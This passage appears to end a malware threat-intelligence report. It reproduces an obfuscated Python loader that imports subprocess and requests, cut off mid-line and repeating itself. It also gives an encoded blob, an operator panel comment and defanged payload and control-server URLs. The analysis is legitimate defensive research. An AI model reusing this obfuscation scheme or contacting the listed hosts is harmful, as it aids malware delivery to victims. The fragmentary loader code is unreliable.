round(abs(2897.020346184832 + 4180.271416282813)), round(abs(4772.122720057406 + 6125.526079016553)), round(abs(18205.282879831924 + 29671.086873677184)), round(abs(837.266439712595 + 17091.504582947957)), round(abs(6614.006811242326 + 23799.04020965636)), round(abs(37319.144007752984 + 46672.262153538206)), round(abs(3122.108004449303 + 38840.72086880667)), round(abs(2922.311957144768 + 41300.27650681455)), round(abs(9699.39819522362 + 25228.724019468224)), round(abs(14816.842990947813 + 54554.69846659956)), round(abs(2958.1472935445104 + 9336.58398932368)), round(abs(3872.144495500364 + 3548.239141597735)), round(abs(33216.008816436784 + 52192.89907934214)), round(abs(27729.168407610785 + 42022.775115672215)), round(abs(6815.596631414926 + 47849.032033656076)), round(abs(2998.483364921018 + 4845.234928286958)), round(abs(6746.120414708271 + 32545.169047805794)), round(abs(6565.216461020004 + 21635.850637771375)), round(abs(31778.074836836866 + 8291.61767476019)), round(abs(40285.52243681665 + 24953.942093239337)), round(abs(12609.074558072069 + 21325.15685262314)), round(abs(33401.003914152585 + 40968.85180874323)), round(abs(9072.442672992693 + 39133.10650772899)), round(abs(12457.466018977722 + 51257.91685570157)), round(abs(17186.052036682813 + 31083.242099118786)), round(abs(37896.67830336601 + 13260.37868510734)), round(abs(451.8453267918503 + 397.79366593293815)), round(abs(34580.45410076162 + 54773.37282097131)), round(abs(43367.70323029546 + 29223.4382223902)), round(abs(27430.6826965619 + 46089.81310225221)), round(abs(9306.556706459674 + 30182.780310459315)), round(abs(5038.798594549004 + 36635.10486846695)), round(abs(9405.694403086753 + 33655.3998311674)), round(abs(3068.719882780869 + 33252.70205984809)), round(abs(28651.56939844575 + 48694.06098289654)), round(abs(25075.726612030623 + 36468.87027148907)), round(abs(27965.712421146556 + 52238.270815348864))] import sys as var1 import os as var2 import subprocess as var3 import requests as var4 var5 = "var0 = [round(abs(13439.019948227733 + 22832.537722100387)), round(abs(8740.154323499519 + 41766.301528881064)), round(abs(2267.5643189844623 + 1018.9936502591821)), round(abs(1506.8130882410676 + 14978.398790161296)), round(abs(28185.390252227815 + 10237.379807822963)), round(abs(29975.97192184907 + 50843.26495555253)), round(abs(26046.512132129417 + 24781.555837978274)), round(abs(36781.000689886685 + 9269.236713481605)), round(abs(15480.685267365934 + 28561.39969701694)), round(abs(21918.519061165884 + 2640.5399382148757)), round(abs(42693.040572353966 + 30571.30004902209)), round(abs(1313.7503027937998 + 4928.920890206009)), round(abs(5549.350218829248 + 43708.12502440227)), round(abs(5591.592530707652 + 6425.761975869818)), round(abs(10429.014270115347 + 13649.88444470247)), round(abs(9483.967959227793 + 48503.48890284431)), round(abs(11608.823353044005 + 5723.32677363613)), round(abs(11751.836278722134 + 32309.112400035232)), round(abs(19786.81453299599 + 5552.07813677173)), round(abs(17163.44084742573 + 7196.222569995872)), round(abs(34578.72873200321 + 44925.43136441247)), round(abs(19089.219796888283 + 62048.998771503866)), round(abs(13420.966972626598 + 52312.84445066686)), round(abs(5963.30272968584 + 11662.88221470668)), round(abs(18901.892971347483 + 40252.94203036251)), round(abs(14971.580082264634 + 21372.89907430288)), round(abs(10511.505596263563 + 15414.016319561875)), round(abs(2897.020346184832 + 4180.271416282813)), round(abs(4772.122720057406 + 6125.526079016553)), round(abs(18205.282879831924 + 29671.086873677184)), round(abs(837.266439712595 + 17091.504582947957)), round(abs(6614.006811242326 + 23799.04020965636)), round(abs(37319.144007752984 + 46672.262153538206)), round(abs(3122.108004449303 + 38840.72086880667)), round(abs(2922.311957144768 + 41300.27650681455)), round(abs(9699.39819522362 + 25228.724019468224)), round(abs(14816.842990947813 + 54554.69846659956)), round(abs(2958.1472935445104 + 9336.58398932368)), round(abs(3872.144495500364 + 3548.239141597735)), round(abs(33216.008816436784 + 52192.89907934214)), round(abs(27729.168407610785 + 42022.775115672215)), round(abs(6815.596631414926 + 47849.032033656076)), round(abs(2998.483364921018 + 4845.234928286958)), round(abs(6746.120414708271 + 32545.169047805794)), round(abs(6565.216461020004 + 21635.850637771375)), round(abs(31778.074836836866 + 8291.61767476019)), round(abs(40285.52243681665 + 24953.942093239337)), round(abs(12609.074558072069 + 21325.15685262314)), round(abs(33401.003914152585 + 40968.85180874323)), round(abs(9072.442672992693 + 39133.10650772899)), round(abs(12457.466018977722 + 51257.91685570157)), round(abs(17186.052036682813 + 31083.242099118786)), round(abs(37896.67830336601 + 13260.37868510734)), round(abs(451.8453267918503 + 397.79366593293815)), round(abs(34580.45410076162 + 54773.37282097131)), round(abs(43367.70323029546 + 29223.4382223902)), round(abs(27430.6826965619 + 46089.81310225221)), round(abs(9306.556706459674 + 30182.780310459315)), round(abs(5038.798594549004 + 36635.10486846695)), round(abs(9405.694403086753 + 33655.3998311674)), round(abs(3068.719882780869 + 33252.70205984809)), round(abs(28651.56939844575 + 48694.06098289654)), round(abs(25075.726612030623 + 36468.87027148907)), round(abs(27965.712421146556 + 52238.270815348864))] import sys as var1 import os as var2 import subprocess as var3 import requests as var4 var5 = "var0 = [round(abs(13439.019948227733 + 22832.537722100387)), round(abs(8740.154323499519 + 41766.301528881064)), round(abs(2267.5643189844623 + 1018.9936502591821)), round(abs(1506.8130882410676 + 14978.398790161296)), round(abs(28185.390252227815 + 10237.379807822963)), round(abs(29975.97192184907 + 50843.26495555253)), round(abs(26046.512132129417 + 24781.555837978274)), round(abs(36781.000689886685 + 9269.236713481605)), round(abs(15480.685267365934 + 28561.39969701694)), round(abs(21918.519061165884 + 2640.5399382148757)), round(abs(42693.040572353966 + 30571.30004902209)), round(abs(1313.7503027937998 + 4928.920890206009)), round(abs(5549.350218829248 + 43708.12502440227)), round(abs(5591.592530707652 + 6425.761975869818)), round(abs(10429.014270115347 + 13649.88444470247)), round(abs(9483.967959227793 + 48503.48890284431)), round(abs(11608.823353044005 + 5723.32677363613)), round(abs(11751.836278722134 + 32309.112400035232)), round(abs(19786.81453299599 + 5552.07813677173)), round(abs(17163.44084742573 + 7196.222569995872)), round(abs(34578.72873200321 + 44925.43136441247)), round(abs(19089.219796888283 + 62048.998771503866)), round(abs(13420.966972626598 + 52312.84445066686)), round(abs(5963.30272968584 + 11662.88221470668)), round(abs(18901.892971347483 + 40252.94203036251)), round(abs(14971.580082264634 + 21372.89907430288)), round(abs(10511.505596263563 + 15414.016319561875)), round(abs(2897.020346184832 + 4180.271416282813)), round(abs(4772.122720057406 + 6125.526079016553)), round(abs(18205.282879831924 + 29671.086873677184)), round(abs(837.266439712595 + 17091.504582947957)), round(abs(6614.006811242326 + 23799.04020965636)), round(abs(37319.144007752984 + 46672.262153538206)), round(abs(3122.108004449303 + 38840.72086880667)), round(abs(2922.311957144768 + 41300.27650681
```

## Archived GitHub blob artifact

```
Fh8PXTI1GwkhKj04ADhNNiYZURgSAHZbNiEPITiQDzMBLUhOfAAkKC82MTU9MjseJi8jPgk8NE5VNzURA0cEGywSLAhQNR0  
eC1EJ0Cp/VDOLLiMrMiYkAyZNZwsILTxLLiwSOB4jLTgwNwMYKywTIA4tIE4=
```

## Panel-source OPSEC artifact

```
// Yes bitches i log all login data so u assholes better not use 1 acc with multiple people  
// or ill suspend the acc >:)
```

## Evidence figure order used in the final PDF

- Figure 1: Wayback URL listing for the observed GitHub path
- Figure 2: Wayback capture of the archived blob
- Figure 3: [https://dhszo.darkside\[.\]cy/login-page](https://dhszo.darkside[.]cy/login-page) source
- Figure 4: [https://pee-files\[.\]nl/Stb/PokerFace/](https://pee-files[.]nl/Stb/PokerFace/) 403 response
- Figure 5: raw [https://exo-api\[.\]tf/PokerFace/init.php?id=Elton](https://exo-api[.]tf/PokerFace/init.php?id=Elton) response

BY

**X-3306**

### About the Author

If you have any questions or would like to discuss the findings in this report, feel free to reach out via email.

[github.com/X-3306](https://github.com/X-3306) · [X3306.Business@proton.me](mailto:X3306.Business@proton.me)